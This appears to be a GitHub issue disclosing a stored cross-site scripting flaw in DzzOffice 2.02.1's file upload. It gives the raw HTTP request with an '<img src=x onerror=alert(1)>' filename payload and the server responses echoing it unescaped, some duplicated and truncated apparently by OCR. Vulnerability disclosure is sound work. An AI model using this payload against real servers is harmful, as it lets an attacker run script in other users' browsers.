New issue

Jump to bottom

Lacking of sanitizer fileName lead to Cross-site Scripting in Upload function #196

○ Open KietNA-HPT opened this issue on Aug 28, 2021 · 1 comment

KietNA-HPT commented on Aug 28, 2021

#Author: KietNA from 1nv1cta team, HPT CyberSecurity Center
#Email: kietnguyenanh9320@gmail.com
#Submit date: 28/08/2021
#Target: http://www.dzzoffice.com/
#Version: 2.02.1 (https://github.com/zyx0814/dzzoffice/releases/tag/2.02.1)

Description:

Because of lacking of sanitizer of input data at all of upload functions in `webroot/dzz/attach/Uploader.class.php` and return wrong response content-type of output data in `webroot/dzz/attach/controller.php` , The Authenticated user (not an admin) can injection malicious code into `fileName` and craft a specific html file, then user click on that file the script will be executed.

To Reproduce


Steps to reproduce the behavior:

1. Go to any textarea form and use upload function
2. Inject malicious script into fileName like `<img src=x onerror=alert(1);`
3. Craft an specific html file to send request to server in webclient, when user click on that file malicious script will be executed


Request

```
POST /index.php?mod=attach&op=controller&action=uploadfile&encode=utf-8 HTTP/1.1
Host: 172.16.0.12:4444
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X_Requested_With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------217491654215499331073774419025
Content-Length: 893
Origin: http://172.16.0.12:4444
Connection: close

-----------------------------217491654215499331073774419025
Content-Disposition: form-data; name="id"

WU_FILE_0
-----------------------------217491654215499331073774419025
Content-Disposition: form-data; name="name"

<img src=x onerror=alert(1);>.jpg
-----------------------------217491654215499331073774419025
Content-Disposition: form-data; name="type"

image/jpeg
-----------------------------217491654215499331073774419025
Content-Disposition: form-data; name="lastModifiedDate"

8/28/2021, 10:51:39
-----------------------------217491654215499331073774419025
Content-Disposition: form-data; name="size"

24041
-----------------------------217491654215499331073774419025
Content-Disposition: form-data; name="upfile"; filename="<img src=x onerror=alert(1);>kietna.jpg"
Content-Type: image/jpeg

1111
-----------------------------217491654215499331073774419025--
```


###IMAGE




172.16.0.12:4444/index.php?mod=discuss&op=viewthread&fid=2&tid=1&extra=page%3D1%2



```
POST /index.php?mod=attach&op=controller&action=uploadfile&encode=utf-8
HTTP/1.1
Host: 172.16.0.12:4444
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0)
Gecko/20100101 Firefox/90.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X_Requested_With: XMLHttpRequest
Content-Type: multipart/form-data;
boundary=---------------------------217491654215499331073774419025
Content-Length: 893
Origin: http://172.16.0.12:4444
Connection: close

-----------------------------217491654215499331073774419025
Content-Disposition: form-data; name="id"

WU_FILE_0
-----------------------------217491654215499331073774419025
Content-Disposition: form-data; name="name"

<img src=x onerror=alert(1);>.jpg
-----------------------------217491654215499331073774419025
Content-Disposition: form-data; name="type"

image/jpeg
-----------------------------217491654215499331073774419025
Content-Disposition: form-data; name="lastModifiedDate"

8/28/2021, 10:51:39
-----------------------------217491654215499331073774419025
Content-Disposition: form-data; name="size"

24041
-----------------------------217491654215499331073774419025
Content-Disposition: form-data; name="upfile"; filename="<img src=x
onerror=alert(1);>kietna.jpg"
Content-Type: image/jpeg

1111
-----------------------------217491654215499331073774419025--

```



```
HTTP/1.1 200 OK
Date: Sat, 28 Aug 2021 04:18:10 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29
X-Powered-By: PHP/7.3.29
Set-Cookie: ORRL_2132_saltkey=JS1xXQEP; expires=Mon, 27-Sep-2021 04:18:10 GMT; M
Set-Cookie: ORRL_2132_lastvisit=1630120690; expires=Mon, 27-Sep-2021 04:18:10 GM
Set-Cookie: ORRL_2132_sid=rX0Hdb; expires=Sun, 29-Aug-2021 04:18:10 GMT; Max-Age
Set-Cookie: ORRL_2132_lastact=1630124290%09index.php%09attach; expires=Sun, 29-A
Content-Length: 996
Connection: close
Content-Type: text/html; charset=utf-8

{"state":"SUCCESS","url":"index.php?mod=io&op=thumbnail&width=0&height=0&origina
kietna.jpg","original":"<img src=x onerror=alert(1);>
kietna.jpg","type":".jpg","size":4,"attach":{"aid":"2","filename":"<img src=x on
kietna.jpg","filetype":"jpg","filesize":"4 B ","attachment":"dzz\/202108\/28\/11
ge":1,"apath":"MXRyUU8zN0RGMXlTTFVUUmI4MkZRWFNaU2klUXFxNnJ4STVUYnJTSjFTcjFrb3M",
```


172.16.0.12:4444/index.php?mod=attach&op=controller&action=uploadfile&encode=utf-8
172.16.0.12:4444
1
OK

```
{"state":"SUCCESS","url":"index.php?mod=io&op=thumbnail&width=0&height=0&original=1&
path=MXRyUU8zN0RGMXlTTFVUUmI4MkZRWFNaU2k1UXFxNnJ4STVUYnJTSjFTcjFrb3M","title":"kietna.jpg","original":"kietna.jpg","type":".jpg","size":4,"attach":
{"aid":"2","filename":"kietna.jpg","filetype":"jpg","filesize":"4 B ","attachment":"dzz\/202108
\/28\/115309kip2jipijtji4nq6.jpg","remote":"0","copys":"0","md5":"b59c67bf196a4758191e42f76670ceba","thumb":"0","dateline":"1630122789","unrun":"0","url":"index.php?mod=io&
op=thumbnail&width=0&height=0&original=1&path=MXRyUU8zN0RGMXlTTFVUUmI4MkZRWFNaU2k1UXFxNnJ4STVUYnJTSjFTcjFrb3M","img":"index.php?mod=io&op=thumbnail&
width=256&height=256&original=0&
path=MXRyUU8zN0RGMXlTTFVUUmI4MkZRWFNaU2k1UXFxNnJ4STVUYnJTSjFTcjFrb3M","isimage":1,"apath":"MXRyUU8zN0RGMXlTTFVUUmI4MkZRWFNaU2k1UXFxNnJ4STVU
```

Response

```
HTTP/1.1 200 OK
Date: Sat, 28 Aug 2021 03:58:15 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29
X-Powered-By: PHP/7.3.29
Set-Cookie: ORRL_2132_saltkey=DgE37EkI; expires=Mon, 27-Sep-2021 03:58:15 GMT; Max-Age=2592000; path=/; HttpOnly
Set-Cookie: ORRL_2132_lastvisit=1630119495; expires=Mon, 27-Sep-2021 03:58:15 GMT; Max-Age=2592000; path=/
Set-Cookie: ORRL_2132_sid=GvNq0a; expires=Sun, 29-Aug-2021 03:58:15 GMT; Max-Age=86400; path=/
Set-Cookie: ORRL_2132_lastact=1630123095%09index.php%09attach; expires=Sun, 29-Aug-2021 03:58:15 GMT; Max-Age=86400; path=/
Content-Length: 1009
Connection: close
Content-Type: text/html; charset=utf-8

{"state":"SUCCESS","url":"index.php?mod=io&op=thumbnail&width=0&height=0&original=1&path=MXRyUU8zN0RGMXlTTFVUUmI4MkZRWFNaU2k1UXFxNnJ4STVUYnJTSjFTcjFrb3M","title":"<img src=x
onerror=alert(1);>kietna.jpg","original":"<img src=x onerror=alert(1);>kietna.jpg","type":".jpg","size":4,"attach":{"aid":"2","filename":"<img src=x
onerror=alert(1);>kietna.jpg","filetype":"jpg","filesize":"4 B
","attachment":"dzz\/202108\/28\/115309kip2jipijtji4nq6.jpg","remote":"0","copys":"0","md5":"b59c67bf196a4758191e42f76670ceba","thumb":"0","dateline":"1630122789","unrun":"0","url":"i
mod=io&op=thumbnail&width=0&height=0&original=1&path=MXRyUU8zN0RGMXlTTFVUUmI4MkZRWFNaU2k1UXFxNnJ4STVUYnJTSjFTcjFrb3M","img":"index.php?
mod=io&op=thumbnail&width=256&height=256&original=0&path=MXRyUU8zN0RGMXlTTFVUUmI4MkZRWFNaU2k1UXFxNnJ4STVUYnJTSjFTcjFrb3M","isimage":1,"apath":"MXRyUU8zN0RGMXlTTFVUUmI4MkZRWFNaU2k1UXFx
```

KietNA-HPT commented on Aug 28, 2021 Author

@zyx0814 @fhxsnabi @cyphper please review this issue! thank you verymuch!

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant